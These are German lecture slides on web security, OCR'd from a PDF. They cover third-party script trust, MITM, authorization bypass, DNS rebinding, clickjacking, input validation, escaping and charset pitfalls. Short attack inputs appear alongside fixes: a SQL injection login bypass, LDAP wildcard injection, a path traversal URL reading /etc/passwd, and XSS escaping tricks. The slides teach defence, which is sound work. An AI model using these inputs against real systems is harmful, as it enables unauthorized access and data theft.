
misplaced Trust

Misplaced Trust

3rd Party Skript

- man kann Skripte via `<script src=...` von externer Quelle einbinden
- diese haben vollen Zugriff auf DOM
- Beispiele:
  - Google Analytics, Facebook u.a. Tracking Dienste
  - Adserver
  - Javascript Bibliotheken von zentraler Quelle
- Impact:
  - Session-Diebstahl, Session-Riding

Bild Trust 3rd Party Script



Analyse

- diese Skripte sind oft außerhalb der eigenen Kontrolle
  - Codequalität
  - Zuverlässigkeit, Sicherheit externer Infrastruktur
  - Sicherheit Middleware (DNS)
- Vektor: Vertrauen oft nicht gerechtfertigt
  - insb. Adserver in Vergangenheit betroffen
- Fixes:
  - keine externen Server einbinden
  - Einbinden via (sandboxed) iframes
    - Vorsicht vor UI-Redressing Attacken

Misplaced Trust in Middleware


- Man-In-The-Middle Angriffe
  - rouge WLANs mit vertrauenserweckenden Namen
  - kompromittiertes Netz (via DNS Hijacking, ARP Spoofing)
  - Session-Diebstahl: Firesheep
  - fragile PKI Infrastruktur + Law Enforcement
  - Ads einbetten durch ISP
  - Proxy Injection
- Middleware kann Skripte einschleusen oder verändern
- kann Browsercache kompromittieren
  - ga.js mit Cache-control: max-age 720000
- Schutz:
  - HTTPS mit Certifcate Pinning, VPN

        - aber WLAN freischalten braucht evtl. bereits Browser
    - öffentliche Computer (Internetkiosk..) vermeiden

Misplaced Trust in Server-Local Data

- interne Skripte in anderer oder gleicher Domain
- die für andere Trustbereiche gedacht sind
- unterliegen weniger Qualitätskontrolle
- teilweise nicht klar, das überhaupt Skript vorliegt (Userdata)
- betrifft auch andere aktive Inhalte (Flash, Silverlight...)
- Impact:
    - Session-Diebstahl, Session-Riding

Bild local Scripts



Analyse

- Vektor: Vertrauen oft nicht gerechtfertigt
    - 2007 Google Mail XSS via Lücke in blogspot Polling Script
- Schutz:
    - Trustbereiche festlegen
    - Codequalität muss zu Trustbereich passen
    - kein Mix von Trustbereichen via Script-Includes, besser (sandboxed) iframe

- am besten seperate Domains je Trustbereich
    - Cookie-Policy verhindert dann Cookie-Diebstahl
    - Same-Origin-Policy und Frame-Policy verhindern weitere Interaktionen

Same-Origin-Policy

- Interaktion nur mit Inhalten gleichen Ursprungs (Origin)
- Origin = Protokoll und Hostname (nicht IP) und Port (nicht IE)
- beschränkt Zugriff auf andere Frames, XMLHTTPRequest, localStorage...
- Includes via `<script src=`, `<style src=...` sind davon **nicht** betroffen
- analoger Mechanismus für Flash, Silverlight Plugins (Java anders)
- kann via document.domain setzen bewusst aufgeweicht werden

Frame-Policy

- wer kann auf Frame-Inhalt zugreifen, neue Daten in Frame laden..
- abhängig von Origin (Same-Origin-Policy) und Vererbungen
- komplex und in Vergangenheit buggy

Authorization Diebstahl

Authorization Diebstahl

Intro

- Klauen der Authorization Credentials
- oder auch Setzen auf neue Werte
- entweder Nutzer bekannt, will Passwort haben
- oder Abgreifen von User+Password Kombinationen
- aus hijacked Session heraus
- oder wenn Nutzer nicht eingeloggt ist
- oder am Server

Erraten des Passworts

- Vektor: automatisiertes Checken Passwort gegen Dictionary

    - Fix: Begrenzung der Anzahl an Versuchen je Zeit
- Vektor: Passwort zu einfach
    - Fix: Benutzen/Forcieren komplexer Passwörter
- Vektor: Passwort Reuse
    - Fix: don't reuse, use Passwortmanager, Schema o.ä

Auslesen/Setzen in hijacked Session

- Vektor: Session authorisiert, Passwort auslesen
    - Fix: kein Passwort anzeigen, kein Klartext-PW speichern
- Vektor: Passwort ändern
    - Abfrage aktuelles Passwort vor Setzen eines neuen
- Vektor: Passwort Reset
    - Token an hinterlegte E-Mail verschicken
    - Ändern der E-Mail nur mit Passwort ermöglichen

Auslesen der Daten via Passwortmanager

- via XSS Login Formular erstellen
    - oder durch File Uploads o.ä. Techniken
- einige Browser füllen automatisch das Formular aus
- via XSS Auslesen der ausgefüllten Informationen
- Schutz:
    - kein Abspeichern zulassen (autocomplete=off)
    - Passwordmanager mit Masterpasswort+Timeout nutzen
    - Passwordmanager nutzen, der nur auf Interaktion ausfüllt

Abgreifen der Daten als Man-In-The-Middle

- analog zu Session-Hijacking via MITM
- Schutz: HTTPS + Certificate Pinning
- Variante: Passwort-Reset Mails abfangen

Kompromittierung Server

- Server knacken, um Authorization Daten auszulesen
    - z.B. via lokalen Exploit
    - oder via SQL-Injection
- Schutz:


    - Server sichern
    - SQL-Injection durch Validierung, Escaping.. verhindern
    - Passort nur crypted und mit ausreichendem Salt speichern
        - Passworthints in DB können Knacken vereinfachen
    - SANS TOP#8 "Missing Encryption of Sensitive Data"

Authorization Bypass

Authorization Bypass

Intro

- Erlangung von Informationen ohne Authorisierung
- authorisierte Manipulation von Daten ohne Passwort zu kennen



Authorization-Seite umgehen

- manchmal Authorization nur über Seite, in der dann die Inhalte ungeschützten Inhalte verlinkt sind
    - URL der Inhalte erraten
    - Directory Index
    - Zugriff via ftp-Server
- Beschränkungen für unauthorisierte Nutzer via Javascript oder Cookies realisiert
    - Javascript ausschalten
    - Cookies regelmäßig löschen
- NY Times Paywall: Query Parameter löschen in URL
- Vektor: Mulumulu statt Authorization benutzt
- Fix: use Authorization!

Bypass via LDAP Injection

- bei Authorisierung gegen LDAP Server
- Vektor:
  - `query="(cn="+$userName+")"`
  - Attacke: userName=*
  - Resultat: `(cn=*)`
    - fehlerhaft authorisierter Zugriff
- Fix: Validierung, Escaping

Bypass via SQL Injection

- bei Authorisierung gegen SQL Datenbank
- Vektor:
  - `...where user='$user' and pw='$pw'`
  - Attacke: `pw=' or ''='`
  - `...where user='...' and pw='' or ''=''`
    - fehlerhaft authorisierter Zugriff
- Fix: Validierung, Escaping


Server Permission Bypass

Server Permission Bypass

Intro

- an den Zugriffsmechanismen des Webservers vorbei auf sensitive Daten zugreifen
  - Quellcode PHP-Seiten mit Datenbank-Passwort
  - /etc/passwd
  - Datenbankfiles
- Umgehung der Schutzmechanismen des Servers
  - document root
  - .htaccess o.ä.

Bild Permission Bypass



Bypass via Path Traversal

- `http://host/../../.%2E%5Cetc/passwd`
- Vektor:
  - mangelnde Inputvalidierung
  - Server hat zu grosse Zugriffsrechte
- Schutz:
  - Validierung unter Beachtung der weiteren Schichten des Systems
    - URL-Escaping
    - Charset-Normalisierung
    - Shell-Escapes
    - Path-Normalisierung
  - Server keinen direkten Zugriff auf sensitive Daten geben (jail)

Bypass via Alternate Data-Streams

- `http://host/.../dbconnect.php::$DATA`
- Vektor, Schutz: analog zu Path Traversal

Network Segmentation Bypass

Network Segmentation Bypass

Intro

- blindes Vertrauen: interne Systeme von Firewall geschützt

- Sicherheit der Systeme selber vernachlässigt
- siehe auch Session-Hijacking via XSS/CUPS+DNS Kombo-Attacke
- oder auch Router umprogrammieren
    - haben oft kein Passwort
    - oder noch das Herstellerpasswort
    - man kann z.B. DNS-Server ändern
    - Blackhat 2010: "How To Hack Millions Of Routers"


DNS Rebinding

- beteiligte Komponenten:
    - Browser
    - zu attackierender Webserver auf Clientseite 10.0.0.1
    - attacker Domain attacker.com 9.8.7.6
        - mit Webserver
        - und kontrolliertem DNS Server
- Idee: DNS Server für attacker.com liefert
    - mal 9.8.7.6
    - und mal 10.0.0.1

Umsetzung

- Request#1: `http://attacker.com/`
    - DNS Lookup: 9.8.7.6
    - Resultat: `XMLHTTPRequest('http://attacker.com')`
- Request#2: `http://attacker.com`
    - DNS Lookup: 10.0.0.1
    - Resultat: voller Zugriff auf lokales System
    - zB als Proxy gesteuert für Attacker dienen

Bild DNS Rebinding



Analyse

- Vektor
  - allen DNS Servern wird vertraut
  - fehlende Verifizierung Host-Header auf Router
- Fix: Validierung Host-Header im Server
- Workarounds:
  - DNS Pinning in Browser, Proxies... (z.Z. leicht auszuhebeln)
  - DNS Proxy mit Filter für interne Adressen (dnswall)

UI-Redressing

UI Redressing

Intro


- dem Nutzer bekannte Merkmale nachbilden um ihn zu Aktionen zu bewegen
  - Windows-Dialoge "Virus gefunden" o.ä
  - komplette Browser nachbilden mit angeblichem https://bank/..
  - sslstrip "safe" favicon
  - Schutz: sehr schwierig
    - non-Standard Umgebung benutzen in der Redressing auffällt

- existente Elemente von Webseite (Buttons etc) in anderen Kontext einbetten (iframe)

Clickjacking

- einzelne Buttons o.ä aus zu attackierender Seite in andere Umgebung einbetten
  - nur in anderem Kontext zeigen
  - oder überlagern mit anderem Aussehen (Button/Keypress durchreichen)
  - in Kombination mit authorisierten Sessions oder Passwort-Autofillout
  - Facebook Friending, Router Rekonfiguration...
- Nutzer zum Button-Press, Key-Press etc bringen

Bild Clickjacking



Analyse

- Vektor:
  - Designproblem Interaktion Frames/Windows
  - Rendering Frameinhalt und -position leicht vorhersagbar
- teilweise Workarounds:
  - Javascript Frame Busting
  - CSP, `X-Frame-Options: DENY|SAMEORIGIN`
  - NoScript
- Variation: Pop-Under + Doppelklick
  - erster Klick bringt Pop-Under nach oben
  - zweiter Klick wird dann auf zu attackierender Seite ausgeführt

BREAK!

PAUSE!

.next

- Zusammenfassung Schutzmechanismen
- Details Validierung, Normalisierung, Escaping
- Besonderheiten bei Content-type und Charset
- weitere Angriffsvektoren
- Was bringt uns die Zukunft
- Resourcen

Zusammenfassung Schutzmechanismen

- Schutz der Session gegen Hijacking
- Validierung Input
- Normalisierung, Validierung, Escaping vor Ausgabe oder Weitergabe
- Ziel:
  - Angriffsfläche verringern
  - Aufwand für Angriff vergrößern

"Best Effort" vs. "Best Security"

- viele Webseiten broken
- Browser/Proxies arbeiten drum herum
  - "muss gehen"
  - statt "muss sicher gehen"
- Anwender/Webdesigner merken daher nicht, wenn etwas broken ist
- und es bleibt damit broken
- und man muss damit auch in Zukunft klarkommen :(

Schutz gegen Hijacking

Schutz der Session

Session-Diebstahl

- XSS verhindern z.B. mit CSP
- Limitierung Angriffsfläche durch
    - httpOnly Attribut für Cookies
    - Cookie nur auf Host beschränken wenn möglich
    - SSL benutzen und secure Attribut für Cookie setzen
    - evtl. Browser-Fingerprint, IP... einfliessen lassen
        - bei Änderung Re-Authorizierung erforderlich
    - ständig wechselnder Session-Id, kurze Timeouts

Riding, Fixation, Prediction

- Session-Riding: XSS/CSRF verhindern
- Session-Fixation:
    - neuer Session-Id bei Wechsel Trust
    - bewusste Namenskollisionen zu vermeiden
        - foo.host.com und bad.host.com können beide .host.com cookie setzen
        - nicht vorhersagbaren Cookienamen benutzen
- Session-Prediction: random Session-Id

klare Trustbereiche

- verhindern, das
    - Skripte mit niedrigem Vertrauen
    - Daten mit höherem Vertrauen kompromittieren
- klarwerden, welche Trustbereiche existieren
- kein <script, <style aus unterschiedlichen Trustbereichen mixen
- Nutzung von Same-Origin-Policy und Cookie-Policy als Wände
    - verschiedene Domains je Trustbereich
    - verschiedene Subdomain, Ports.. nicht ausreichend
    - gut: www.gmx.net, www.gmxattachments.net
    - schlecht: user1.wordpress.com, user2.wordpress.com

Validierung

Validierung

warum

- Überprüfen, ob Daten den Erwartungen entsprechen

- muss **vor** Weiterverarbeitung der Daten geschehen
- Normalisierung vor Validierung vereinfacht diese
    - aber dann auch normalisierte Daten weiterverarbeiten!

Inputvalidierung Server

- woher kommt der Request (wg. CSRF)
- für wen ist er bestimmt (wg. DNS Rebinding)
- Validierung Formularfelder
- Validierung Fileuploads

Herkunft und Ziel von Request prüfen

- Kontext: Origin- bzw. Referer-Header
- für mich? Host-Header
- gültiger Session-Id
- gültiges Anti-CSRF Token, sollte mit Session assoziiert sein!
- evtl. Clientzertifikat

Inputvalidierung Formulare

- nicht auf Restriktionen im Client verlassen
- Normalisieren vor Validierung und Verarbeitung
- Charset berücksichtigen
- fehlende oder unerwartete/doppelte Parameter?
- stimmen Typ und Wertebereich?
    - URL - Whitelist statt Blacklist für Methoden
        - kein feed://, mhtml://, file://, jar://..., javascript:
    - gibt es nicht angebotene Optionen?

Inputvalidierung Fileuploads

- Größe bereits beim Upload beschränken
- Content-Type ermitteln
- Normalisieren Typ und Extension
- ist Typ erlaubt?
- Doppeldeutigkeiten durch Normalisierung verringen

Forwardvalidierung Server

- Validierung und Escaping für SQL, XPATH, LDAP...
- Parameter Bindung wenn möglich bevorzugen

Outputvalidierung Server

- nicht darauf vertrauen, das Daten in DB normalisiert sind
- beim Normalisieren und Escaping beachten, in welchem Kontext die Daten stehen

Validierung des Ziels im Browser

- DNS ist unsicher, DNSSec benutzen
- bei https Serverzertifikat prüfen
    - Certificate-Pinning benutzen
    - nur ausgewählten CAs vertrauen
    - CRLs/OCSP zwingend prüfen
- ist Ziel wirklich trusted in diesem Kontext? (Ad/Trackingserver)
- bei postMessage klares Ziel statt * übergeben

Herkunft im Browser überprüfen

- location.href, document.referrer... sind manipulierbar
    - Wert kann nicht vertraut werden
- Origin von Interframe postMessage prüfen
    - Quellframe kann inzwischen aber auch andere URL haben
    - analog bei Interframe-Kommunikation via Flash

Eingaben im Browser prüfen

- primär Komfort für User
- kein Ersatz für serverseitige Prüfung

Normalisierung

Normalisierung

was ist das

- Ambivalenzen in der Interpretation der Daten vermeiden
- störende Informationen entfernen
- whitelisten, nicht blacklisten
- norm(data) == norm(norm(data))
- erst normalisieren
- dann validieren
- dann verarbeiten bzw. ausliefern

Normalisierung HTML

- Text bzgl. Entities gleich behandeln
- alle Attribute gleichartig quoten
- <,>,& überall quoten, "," in Attributen auch
- beachten, das script, style, textarea... Bereiche speziell sind
- MSIE akzeptiert auch ` quotes - ersetzen
- Attribut id nicht oder nur eingeschränkt erlauben (HTML Injection Attacke)
- onXXX=, style=, script und style Bereiche besser entfernen
- URLs whitelisten: nur http/https, kein file, mhtml, javascript, feed..
- data URLs nicht oder nur sehr eingeschränkt erlauben
- nur valide Attribute für Tag erlauben
- HTML5::Sanitizer - nicht perfekt, aber i.A. ausreichend

Normalisierung XHTML

- analog zu HTML, aber...
- muss valides XML sein
- script, style, textarea etc sind nicht speziell, CDATA nutzen
- gegen XHTML Schema prüfen

Normalisierung Bilder, Audio, Video

- strip überflüssige Metadaten (EXIF...)
- normalisieren Metadaten (z.B. bzgl. Charset)
- Recodieren
    - gegen Dual Content-Type Attacken
    - für Optimierung Bildgröße

- um vom Client unterstützte Formate+Eigenschaften zu bekommen

Normalisierung PDF

- strip Javascript u.a. Features
- z.B. mittels `pdf2ps|ps2pdf`

Normalisieren Word etc

- will man sowas wirklich zum Upload erlauben?
- Macros
- OLE diverser Arten
- besser konvertieren nach PDF

Normalisieren anderer Sachen

- lieber verbieten
- ansonsten datenspezifische Parser benutzen
- Lücken lauern überall

Escaping und Encoding

Escaping und Encoding

was ist das

- Methode spezielle Zeichen darzustellen
  - Sonderzeichen (NUL, CR, LF, TAB...)
  - Unicode
- mit führender Escapesequenz: `\n,\r`
- oder encoded: `\012,\x34,&#56,\u1234,%67...`
- je nach Kontext unterschiedlicher Syntax

kontextspezifisches Escaping

- bisherigen Escape-Kontext des Strings feststellen
- benötigten Kontext für Escaping feststellen
- Kontext-Upgrade via Escaping wenn erforderlich
- HTML relevante Kontexte
  - (X)HTML Text und Attribute
  - Javascript Programm, Stringkonstanten, E4X
  - CSS Anweisungen, Stringkonstanten
  - URLs
- SQL, XPATH, LDAP, OS cmd...

HTML Kontext - Text

- Entities &name; &dec; &#hex;
- Minimum: > < &
- FF: &na\0me; &\0dec; &\0#hex;
- IE: ignoriert \0 sowieso

HTML Kontext - Attribute

- alle - HTML Kontext ("...)
- style= - HTML + CSS Kontext
  - `{ co&x6cor: #fff; }`
- xxx=javascript:.. (href,src..) - HTML + Javascript Kontext
  - `j&#65;vascript:...`
  - `javascript&col\0on...`
- onXXX= (onload,..) - HTML + Javascript Kontext
- xxx=link (href,src...) - HTML + URL Kontext
- Quoting nach Bedarf, aber empfohlen

HTML Kontext - Bereiche

- <script..</script> - Javascript Kontext
- <style..</style> - CSS Kontext
- <textarea..</textarea>, plaintext... - CDATA

XHTML Kontext

- Text: wie HTML
- Attribute: wie HTML, müssen aber immer gequotet sein

- spezielle Bereiche:
  - keine
  - für script, style etc müssen CDATA Bereiche erstellt werden
  - oder es muss wie Text behandelt werden (Entities werden expandiert)

CSS Kontext

- Anweisungen ASCII
- Stringkonstanten
  - Unicode \uH{1,6}, evtl. Space danach
  - Character-Escaping: \C
- eigentlich nur Unicode/Escaping innerhalb von Stringkonstanten
- aber MSIE macht es auch im Anweisungsteil und unescaped vor dem CSS Parsen!
  - `style="color:\065xpression\028 alert\028 1\029\029;"`
  - `style="color:expression(alert(1));"`

Javascript Kontext

- Anweisungen ASCII
- Unicode \xHHHH (nur 16bit Unicode)
- Escape \oOOO, \xHH, \C
- Unicode etc nicht nur in Stringkonstanten
  - `alert`
  - `\u0061lert`
  - `javascript:&#x5c;u0061lert('hi')`
- E4X - XML?

URL Kontext

- ASCII
- method:data, method://host[:port]path
- RFC1739 schränkt Anteil an erlaubten Characters ein
- path URL Escaping %HH, method,host,port kein Escaping nötig
- keine Angaben zu verwendetem Charset (außerhalb ASCII)

Content-type

Content-type

was ist das

- wie interpretiere ich die Daten
- Daten ohne Magic
- Daten mit ambivalenter Magic
  - HTML vs. XHTML vs. XML vs. XSLT vs. plain Text
  - ZIP vs. JAR vs. ODF vs. DOCX
  - ...

Content-type - HTTP Response

- Content-type Header
- Standard: nur raten wenn unbekannt oder invalid
  - z.B. auch bei ftp-URLs
- MSIE weiß es gerne mal besser
  - halbwegs dokumentiert, jedoch komplex und Änderungen unterworfen
  - inzwischen mit `X-Content-Type-Options: nosniff` ausschaltbar
- bei image/* eigentlich allen Browsern egal, Hauptsache image/

Content-type - HTTP Request

- für Formulare per enctype spezifiziert
- Typ von File-Uploads nicht spezifiert -> Raten
- daneben noch diverse Framework-interne Typen für JSON, XML...

Dual Content Types

- Upload erlaubt nur bestimmte MIME-Tpen, z.B. GIF
- Upload: `GIF87a=1; ..bad script..`
- dann Einbinden als script, css, MHTML,..
  - Kontext bestimmt Interpretation, nicht Content-Type header
  - Designfehler - Content-Type sollte IMMER ausschlaggebend sein
  - Designfehler CSS - Müll wird per Standard überlesen
    - 2010 Cross Origin CSS (POF Yahoo Mail) - "Upload" kann auch Liste von Mail-Subjects sein
  - Designfehler Browser - Müll wird per Design meist überlesen

Workarounds

- starke Restriktion Uploadformate
- Downloads nur mit lokalem Referer/Origin erlauben
- Links, Embeddings von lokalem Content in uploaded HTML stark limitieren
- script, style ... in uploaded HTML verbieten

Charsets

Charsets

was ist das

- US-ASCII: nur 7bit
  - IE hat früher das 8te bit einfach ignoriert
  - `"\xbc" == "\x3c" == "<"`
- latin1, cp850, windows-1252, iso-8859-1, iso-8859-15: 8bit
  - fast das gleiche
  - ASCII als Basis
- iso-8859-X: analog zu latin1
- Shift-JS
  - kann char "verstecken"
  - `"\xe0<!-.." -> "!-.."` (Opera, IE?)
- Unicode: mehrere Bytes, evtl. je nach Character
- immer Character, nicht Bytes verarbeiten!
  - `"\u202a/" != " */"`

Charset Unicode

- alt: 16bit, neu: 24bit
- nicht alle Charpoints gültig
- \p{Word} != \p{PerlWord}, analog Spaces..
- diverse Encodings: UTF-8, UTF-16/32 LE/BE, 2xUTF-7, UCS-2/4
- UTF-7 sollte als Angriff betrachtet werden
- UTF-8 kann alles, man sollte darauf normieren
- 1..6 Bytes, 1 Byte == ASCII
- nicht alle Bytefolgen gültig - nur minimale erlaubt
  - muss man erzwingen für Normalisierung

Charsets - HTTP Response

- HTTP Header `Content-type: text/html;charset=...`
- `<meta charset` und `<meta http-equiv="content-type"...`
- Einbetten via `<script charset=...` und `<style charset=...`
- `data="text/html;charset=...`
- inner Frame erbt Charset von outer Frame
- Charset-Detection (ICU) wenn kein explizites Charset (BOM,...)

- was passiert, wenn sich Angaben widersprechen?
- MSIE beharrt auf UTF-7, wenn UTF-7 BOM gefunden
    - selbst wenn Charset explizit gegeben

Charsets - HTTP Request

- preferred Charsets für Formulardaten `accept-charset`
- wenn nicht gegeben, dann i.A. Charset von HTML-Seite
- aus Request nicht sichtbar, was verwendet wurde -> Raten
- bei File-Uploads Charset nicht übermittelt -> Raten

Dual Charset

- Upload als ASCII
- Download als.. `<style charset=...`
- Charset outer Frame Default für Charset inner Frame
